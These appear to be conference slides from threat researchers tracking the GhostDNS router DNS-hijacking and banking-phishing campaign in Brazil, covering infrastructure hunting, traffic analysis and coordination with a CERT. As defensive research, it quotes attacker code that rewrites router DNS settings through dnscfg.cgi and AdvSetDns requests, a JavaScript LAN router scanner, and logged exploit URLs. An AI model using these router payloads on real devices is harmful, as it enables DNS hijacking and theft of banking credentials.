



GhostDNSbusters

Tracking and Responding to a Large Scale
DNS Hijacking Campaign

Josh Hopkins
Manabu Niseki

Who are we?

- Josh Hopkins
 - Threat Researcher, Team Cymru
- Manabu Niseki - @ninoseki
 - CSIRT Engineer & Analyst




Introducing GhostDNS

Introducing GhostDNS

Points to Cover

- What is G[h]ostDNS?
- Targets / victims
- Attribution (or not)
- Why is this relevant?
- Presentation goals



Introducing GhostDNS

What is GhostDNS?


- DNS hijacking toolkit
- Sold on the darkweb (circa \$450)
- Incorporates various open source elements
 - For example - <https://github.com/robertdavidgraham/masscan>
- Vulnerable SOHO routers compromised - 100,000+

```
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 8080/tcp on 45. [REDACTED]
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 8080/tcp on 45. [REDACTED]
Discovered open port 8080/tcp on 45. [REDACTED]
Discovered open port 8080/tcp on 45. [REDACTED]
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 8080/tcp on 45. [REDACTED]
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 8080/tcp on 45. [REDACTED]
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 80/tcp on 45. [REDACTED]
Discovered open port 8080/tcp on 45. [REDACTED]
```

Introducing GhostDNS

Targets / victims


- Residential Internet users
 - Default router passwords, outdated firmware
- Focused on South American users
 - Mainly Brazilian, some Argentinian
- Credential harvesting
 - Banking, e-commerce, email, Netflix
- Credentials sold at scale (darkweb)



Introducing GhostDNS

Attribution (or not)

- Flavour of targets / victims - Brazil
- Portuguese language within artefacts
- Our work continues ;)



```
def ChangePwSuccess(title,ip,porta):  
    return Cor.A(title)+Cor.V("senha alterada com sucesso: "+ip+": "+porta+" "+Ghost.hour())  
  
def NewDevice(title,ip,porta):  
    return Cor.A(title)+Cor.V("encontrado com sucesso: "+ip+": "+porta+" "+Ghost.hour())
```

Introducing GhostDNS

Why is this relevant?

- This threat is neither new nor sophisticated
 - Still hugely successful
- The way we work is changing
 - SOHO routers = very attractive targets
- Are we prepared for new and/or sophisticated threats?

Introducing GhostDNS

Presentation goals

- Explain how we hunt for GhostDNS
 - Various techniques
- Describe how we map out infrastructure
- Outline how victims are phished
- Discuss how we engaged with a national CERT
 - Both good and bad examples



How to hunt the infrastructure

How to hunt the infrastructure

Hunting methodologies

- Passive approach
 - Use search engines
- Active approach
 - Use scanners

How to hunt the infrastructure

Passive approach: Use search engines

- Sometimes a DNS changer is located in an open directory
- Open directories can be found by using search engines
 - e.g. *"Index of /" AND "Name" AND "Last modified" AND "Size" AND "Description"*


Index of /

	Name	Last modified	Size	Description
	api/	2018-01-20 17:09	-	
	application/	2020-04-07 03:34	-	
	html.zip	2020-04-07 03:31	7.3M	
	masscan/	2020-04-07 03:34	-	
	parse_logs/	2018-01-20 17:09	-	
	scanner/	2020-11-14 22:17	-	

How to hunt the infrastructure

Passive approach: Use search engines

- Combine a basic query for open directory & unique GhostDNS file/directory names



The screenshot shows the Censys search interface. At the top, the Censys logo is on the left, and a search bar contains the query "IPv4 Hosts". To the right of the search bar is an "Expand" button. On the far right, there are links for "Register" and "Sign In". Below the search bar, a navigation bar includes links for "Results", "Map", "Metadata", "Report", and "Docs". The main content area is divided into two columns. The left column, titled "Quick Filters", contains a link to "Data Definitions" and a section for "Autonomous System" listing "1 CNNIC-ALIBABA-US-NET-AP Alibaba (US) Technology Co., Ltd.". Below this is a "Protocol" section listing "1 25/smtp". The right column, titled "IPv4 Hosts", shows "Page: 1/1 Results: 1 Time: 258ms". It features a blue link for the IP address "47.88.76.58". Below the IP, there is a list of details: "CNNIC-ALIBABA-US-NET-AP Alibaba (US) Technology Co., Ltd. (45102)" with a location pin for "San Mateo, California, United States"; "Ubuntu" with a gear icon; "25/smtp, 443/https, 80/http" with a gear icon; "Index of /" with a house icon; "service-pay-cc.tk, www.service-pay-cc.tk" with a lock icon; and a snippet of a 443.https.get.body response.

Censys Q IPv4 Hosts Expand Register Sign In

Results Map Metadata Report Docs

Quick Filters
For all fields, see [Data Definitions](#)

Autonomous System:

- 1 CNNIC-ALIBABA-US-NET-AP Alibaba (US) Technology Co., Ltd.

Protocol:

- 1 25/smtp

IPv4 Hosts
Page: 1/1 Results: 1 Time: 258ms


[47.88.76.58](#)

- CNNIC-ALIBABA-US-NET-AP Alibaba (US) Technology Co., Ltd. (45102) San Mateo, California, United States
- Ubuntu 25/smtp, 443/https, 80/http
- Index of / service-pay-cc.tk, www.service-pay-cc.tk
- 443.https.get.body: </td><td align="right"> - </td><td> </td></tr> <tr><td valign="top">• Azure• AWS• GCP• OVH• Hostinger• etc. |
| • 104.214.95.26 | • 34.230.16.95 | | |
| • 107.155.132.167 | • 34.73.48.65 | | |
| • 107.155.132.186 | • 34.83.129.246 | | |
| • 107.155.152.19 | • 35.199.98.107 | | |
| • 132.148.148.78 | • 35.200.186.172 | | |
| • 137.135.82.150 | • 35.204.103.135 | | |
| • 162.216.152.58 | • 35.207.28.174 | | |
| • 18.188.60.191 | • 35.231.52.239 | | |
| • 198.50.212.232 | • 35.243.195.131 | | |
| • 20.37.240.180 | • 63.33.48.220 | | |
| • 200.98.134.184 | • 68.183.24.48 | | |
| • 23.98.158.59 | • 70.37.165.226 | | |
| • 3.134.79.167 | • 93.188.161.184 | | |

How to hunt the infrastructure

Passive approach: Use search engines

- Phishing websites can be found via X509 hash / serial number lookup
- Censys:
 - `8b447d14b3a9ae83cbc84d2ec575873cbf75ddcd2dc41a7697a39d22ee0b35c1`
- Shodan:
 - `ssl.cert.serial:14436824970603823171`



How to hunt the infrastructure

Active approach: Use scanners

- Find phishing website(s) from a rogue DNS server:
 - https://github.com/ninoseki/rogue_one
 - A tool to detect a rogue DNS server
 - It also extract landing pages from a rogue DNS server
 - <https://github.com/projectdiscovery/dnsx>
 - A fast and multi-purpose DNS toolkit allow to run multiple DNS queries of your choice with a list of user-supplied resolvers.

How to hunt the infrastructure

```
$ rogue_one report "107.155.152.13" --custom-list "ghost.yml" --verbose
{
  "verdict": "rogue one",
  "landing_pages": [
    "70.37.165.155"
  ],
  "results": {
    "resolutions": {
      "caixa.gov.br": "70.37.165.155",
      "banco.bradesco": "70.37.165.155",
      "bradesco.b.br": "70.37.165.155",
      "bradesco.com.br": "70.37.165.155",
      "bradescoprime.com.br": "70.37.165.155",
      "bradescopj.com.br": "70.37.165.155",
      "cef.com.br": "70.37.165.155",
      "bradescocelular.com.br": "70.37.165.155"
    },
    "occurrences": {
      "70.37.165.155": 8
    }
  },
}
```

How to hunt the infrastructure



```
$ dnsx -l ghost.txt -a -resp -r "167.114.138.250"
```

```

      _-|_      _-|_      _-|_      _-|_
 /  _-|_  /  _-|_  /  _-|_  /  _-|_
| ( _-|_ | ( _-|_ | ( _-|_ | ( _-|_
 \  _-|_ \  _-|_ \  _-|_ \  _-|_
      _-|_      _-|_      _-|_      _-|_
v1.0.1

```

projectdiscovery.io

```
[WRN] Use with caution. You are responsible for your actions
[WRN] Developers assume no liability and are not responsible for any misuse or damage.
banco.bradesco [111.90.151.182]
bradesco.com.br [111.90.151.182]
cef.com.br [111.90.151.182]
caixa.gov.br [111.90.151.182]
bradescoceleular.com.br [111.90.151.182]
bradescoprime.com.br [111.90.151.182]
bradescopj.com.br [111.90.151.182]
bradesco.b.br [111.90.151.182]
```

How to hunt the infrastructure

Active approach: Use scanners

- Find phishing page(s) in a specific IP range:
 - <https://github.com/projectdiscovery/httpx>
 - httpx is a fast and multi-purpose HTTP toolkit allow to run multiple probers
 - <https://github.com/ninoseki/rangescan>
 - A CLI tool to scan websites on a specific IP range

How to hunt the infrastructure

Active approach: Use scanners

- Note that you should manipulate the host header
 - `$ curl 70.37.165.155`
 - Returns an empty response
 - `$ curl -H "Host: caixa.gov.br" 70.37.165.155`
 - Returns a phishing HTML



Traffic analysis techniques

Traffic analysis techniques

Starting Point - Collaboration :)

- Analysis of recovered artefacts
 - Focused on 'DNS changer' element
- Exploits for numerous router types identified
 - DSLROUTER.py

```
def changeDns2(self):
    try:
        self.changeDNS2 = self.session.get(self.host+'/dnscfg.cgi?dnsPrimary='+Config.dns1+'&dnsSecondary='+Config.dns2+'&dnsDynamic=0&dnsRefresh=1'' timeout=1)
        print Frases.ChangeDnsSuccess(self.title,self.ip,self.porta)
        self.verifyDnsChange()
    except:
        pass
```

- Query for '/dnscfg.cgi?dnsPrimary=' (and others...)

Traffic analysis techniques

DNS Changer

- Three Modules:
 - Shell - password brute force
 - JavaScript - web inject >> brute force
 - PHP / Python - brute force / **dnscfg.cgi** exploit
- **dnscfg.cgi** exploit appeared most prominently
 - Bypasses the need for brute force
 - Credential list is limited to defaults e.g. admin:admin
 - Identifiable in URI strings











```
self.host+ '/dnscfg.cgi?dnsPrimary='+Config.dns1+'&dnsS  
title,self.ip,self.porta)
```

Traffic analysis techniques

Changer Infrastructure - Query for '/dnscfg.cgi...'

- Connections to potential victims - updating DNS settings

134.209.208.90	[info]		55220		[info]		8080	http://		80/dnscfg.cgi?dnsPrimary=192.95.59.130&dnsSecondary8.8.4.4&dnsDynamic=0
134.209.208.91	[info]		42168		[info]		80	http://		80/dnscfg.cgi?dnsPrimary=192.95.59.130&dnsSecondary8.8.4.4&dnsDynamic=0
134.209.208.91	[info]		45238		[info]		80	http://		0/dnscfg.cgi?dnsPrimary=192.95.59.130&dnsSecondary8.8.4.4&dnsDynamic=0
134.209.208.91	[info]		49562		[info]		80	http://		0/dnscfg.cgi?dnsPrimary=192.95.59.130&dnsSecondary8.8.4.4&dnsDynamic=0

- 'Primary' - rogue DNS server
- 'Secondary' - legitimate DNS server (Google or Cloudflare)
- Persistence - victim unaware

Traffic analysis techniques

Pivoting on Victims


- Examine UDP/53 connections
- Identify candidate rogue servers - confirmation
- Example - two rogue servers hosted on OVH infrastructure

Src IP[]	Dest IP[]	Proto[]	Src Port[]	Dest Port[]
[redacted] [info] 🇧🇷	192.95.42.19 [info] 🇧🇷	17	26262	53
[redacted] [info] 🇧🇷	149.56.152.185 [info] 🇧🇷	17	26924	53
[redacted] [info] 🇧🇷	[redacted] [info] 🇧🇷	17	27788	53
[redacted] [info] 🇧🇷	149.56.152.185 [info] 🇧🇷	17	27057	53
[redacted] [info] 🇧🇷	149.56.152.185 [info] 🇧🇷	17	26770	53

Traffic analysis techniques

Repeatable Process



- Proactive hunting of indicators
- Victim IP addresses <> attacker infrastructure
- 50 changer IPs observed September - November 2020
- 4 new rogue DNS servers identified in November 2020
- Thousands of victims



Traffic analysis techniques

Passive DNS data

- Monitoring brands known to be targeted
- Brazilian company >> foreign IP space

Name Queried	Class	Type	TTL	Response
caixa.gov.br	IN	A	60	45.62.198.69 [info] 
bb.com.br	IN	A	60	45.62.198.69 [info] 
bancobrasil.com.br	IN	A	60	45.62.198.66 [info] 

- Phishing pages!



How the phishing works

How the phishing works


A tale of two phishings

- GhostDNS has 2 types of phishing websites
- Type-A:
 - Target brands: Brazilian banks, PayPal, Netflix, Hotmail/Outlook, etc.
 - Navigated by: a malicious DNS server (it works like a webinject)
 - Injects: N/A
- Type-B:
 - Target brands: Brazilian banks
 - Navigated by: an email(?)
 - Injects: JS DNS changers

Type-A

CDD	EDA	TOS	DDS	ODA
banco.bradesco bancobrasil.com.br bb.com.br bradesco.com.br bradesconetempresa.b. br caixa.gov.br itau.b.br itau.com.br itaupersonnalite.com.br santander.com.br santandernet.com.br santandernetibe.com.br sicredi.com.br	americanas.com.br banco.bradesco bb.com.br bradesco.b.br bradescoprime.com.br caixa.gov.br cef.com.br citibank.com hotmail.com itau.com.br itaupersonnalite.com.br live.com msn.com netflix.com outlook.com paypal.com ...	americanas.com.br banco.bradesco bancobrasil.com.br bb.com.br bradescocelular.com.br bradescopj.com.br bradescoprime.com.br caixa.gov.br cef.com.br citibank.com citibank.com.br itau.com.br itaupersonnalite.com.br netflix.com paypal.com santander.com.br ...	americanas.com.br banco.bradesco bb.com.br bradescocelular.com.br bradesco.b.br bradesco.com.br bradescopj.com.br bradescoprime.com.br caixa.gov.br cef.com.br caixa.gov.br bradescoprime.com.br caixa.gov.br cef.com.br citibank.com citibank.com.br itau.com.br itaupersonnalite.com.br santander.com.br santandernet.com.br ...	banco.bradesco bradescocelular.com.br bradesco.b.br bradesco.com.br bradescopj.com.br bradescoprime.com.br caixa.gov.br cef.com.br

Type-A



Type-A



The screenshot shows the Caixa.gov.br website in a web browser. The browser's address bar displays "Not Secure — caixa.gov.br". The website's header includes navigation links for "Segurança", "Downloads", "Sobre a Caixa", "Imprensa", "EN", and "Ajuda". Below the header, there are links for "Produtos", "Benefícios e Programas", "Atendimento", and "Poder Público". A search bar labeled "Busque na Caixa" and a button to "Acessar minha conta" are also present. The main content area features a large blue banner with the headline "A Caixa vai até você" and a sub-headline "No celular, no internet banking, na rede Caixa Aqui ou na lotérica. Vem pra tecnologia. Vem pra facilidade. Vem pra Caixa você também." The banner is decorated with icons representing various services: a bus, a smartphone, a laptop, a Caixa Aqui sign, a computer monitor, and a ship. On the left side, there is a sidebar with three sections: "DESTAQUES" (highlighted with an orange 'X' icon), "PARA TRABALHADORES" (with a star icon), and "PROGRAMAS SOCIAIS" (with an icon of two people). On the right side, there is a section titled "Mais destaques" which lists "Negociação de dívidas", "PIS", and "Chamada Pública - RESULTADO".

CAIXA

Produtos ▾ Benefícios e Programas ▾ Atendimento ▾ Poder Público

Busque na Caixa 🔍

Acessar minha conta

A Caixa vai até você

No celular, no internet banking,
na rede Caixa Aqui ou na lotérica.
Vem pra tecnologia.
Vem pra facilidade.
Vem pra Caixa você também.

Conheça nossos serviços ▶

Mais destaques

Negociação de dívidas
Toda segurança e praticidade
você regularizar sua dívida.

PIS
O Calendário 2015/2016 do
Salário foi prorrogado até o
Dezembro.

Chamada Pública - RESULTADO
A Caixa convida Entidades S

Type-B

- Phishing + JS DNS changer.



Atualização de segurança do Guardião 30 horas. Atualize-se e fique protegido.

Cliente Itaú você precisa acessar sua conta para confirmação de seus dispositivo de segurança e fazer à atualização do seu modulo de segurança Guardião 30 horas. Essa é uma ação do Itaú com outros bancos e a Febraban.



Type-B

```
56 var Ranges =  
57 [  
58     '192.168.0.1',  
59     '192.168.1.1',  
60     '192.168.15.1',  
61     '192.168.25.1',  
62     '192.168.100.1',  
63     '10.0.0.1',  
64     '192.168.2.1',  
65     CurrentIpAddress,  
66 ]  
67  
68 var Ports =  
69 [  
70     '80',  
71     '8080',  
72     '81',  
73     '82',  
74 ]
```

```
75  
76 Ranges.forEach( function (Range , rIndex)  
77 {  
78     Ports.forEach( function (Port , pIndex)  
79     {  
80         PortCheck(Range, Port, function (Host , Port , status)  
81         {  
82             if ( status == "o" ) {  
83                 Launch("api.init.php?d="+Host+": "+Port);  
84             }  
85         });  
86     });  
87 });  
88 }  
89 });  
90 }
```

api.ini.php injects 542 iframes

Type-B

```
33     Web("http://" + Credentials + WebServer + "/index.asp", function () {
34         $.ajax({
35             url: "http://" + WebServer + "/goform/AdvSetDns",
36
37             type: "POST",
38
39             data:
40                 "G0=wan_dns.asp&rebootTag=&DSEN=1&DSEN=on&DS1=206.166.251.163&DS2=185.125.216.173",
41
42             beforeSend: function (request) {
43                 request.setRequestHeader("Host", WebServer);
44
45                 request.setRequestHeader(
46                     "Accept",
47                     "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
48                 );
49
50                 request.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
51
52                 request.setRequestHeader("Connection", "keep-alive");
53             },
```

Type-B

570+ payloads & 1,100+ requests

No matches found.

Name	Status	Type	Initiator	Size	Time	Waterfall
uiviewipaddr=127.0.0.1:8081&dncpflag=0&ipaddrmain=...rk=206.166.251.163&uiview... 127.0.0.1/basic	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
uiviewipaddr=127.0.0.1:8081&dncpflag=0&uiviewnetma...rk=206.166.251.163&uiview... 127.0.0.1/basic	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
formbasetcipsetup?dnsmode=dnsmanual&dns1=206.166...185.125.216.173&dns3... 127.0.0.1/boafirm	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
formwancipsetup?dnsmode=dnsmanual&dns1=206.166.2...%EF%BD%B5es&rese... 127.0.0.1/boafirm	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
prim?rc=%40prim&rf=&rd=x&wt=0100&if=0037&ai=0&lh=&id0=206.166.251.163&id0... 127.0.0.1/cgi-bin	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
prim?rc=%40prim&rf=0004&rd=x&wt=0203&if=0037&ai=0&...&df00=x&df01=x&ad=o... 127.0.0.1/cgi-bin	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
timepro.cgi?tmenu=netconf&smenu=wansetup&act=save&...&dns4=&sdsns1=&sdsns2=... 127.0.0.1/cgi-bin	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
ddnsnmgr.cmd?action=apply&service=0&enbl=0&dnsprim...5.216.173&dnsdynamic=... 127.0.0.1	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
dns_1?enable_dnsfollowing=1&dnsprimary=206.166.251.163&dnssecondary=185.125... 127.0.0.1	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
dnscfg.cgi?&dnsprimary=206.166.251.163&dnssecondary=185.125.216.173&dnssd... 127.0.0.1	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
dnscfg.cgi?&dnsprimary=206.166.251.163&dnssecondary=185.125.216.173&dnssd... 127.0.0.1	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	
dnscfg.cgi?&dnsprimary=206.166.251.163&dnssecondary=185.125.216.173&dnssd... 127.0.0.1	Finished	websocket	data:text/html;base64,Cgk8aHRtbD4KC...	0 B	Pending	

577 / 1171 requests 76.9 kB / 484 kB transferred 1.5 MB / 2.0 MB resources Finish: 13.35 s



Liaising with CERT

Liaising with CERT

- Apart from the technical point of views, coordination plays an important role to mitigate the threat
- You have to make “good” communication with a national CERT or LEA

Bad example

- Sharing information without:
 - Any background context
 - Any commitments
- It caused a no reaction from a national CERT
- Sharing is caring but the way of sharing matters

Good example

- Good existing relationship with the CERT
- Working to a shared objective and giving the CERT primacy
- Making the main motivation of your analysis non-commercial
- Patience

Questions?

Slack Channel:

#1st_josh_hopkins-manabu_niseki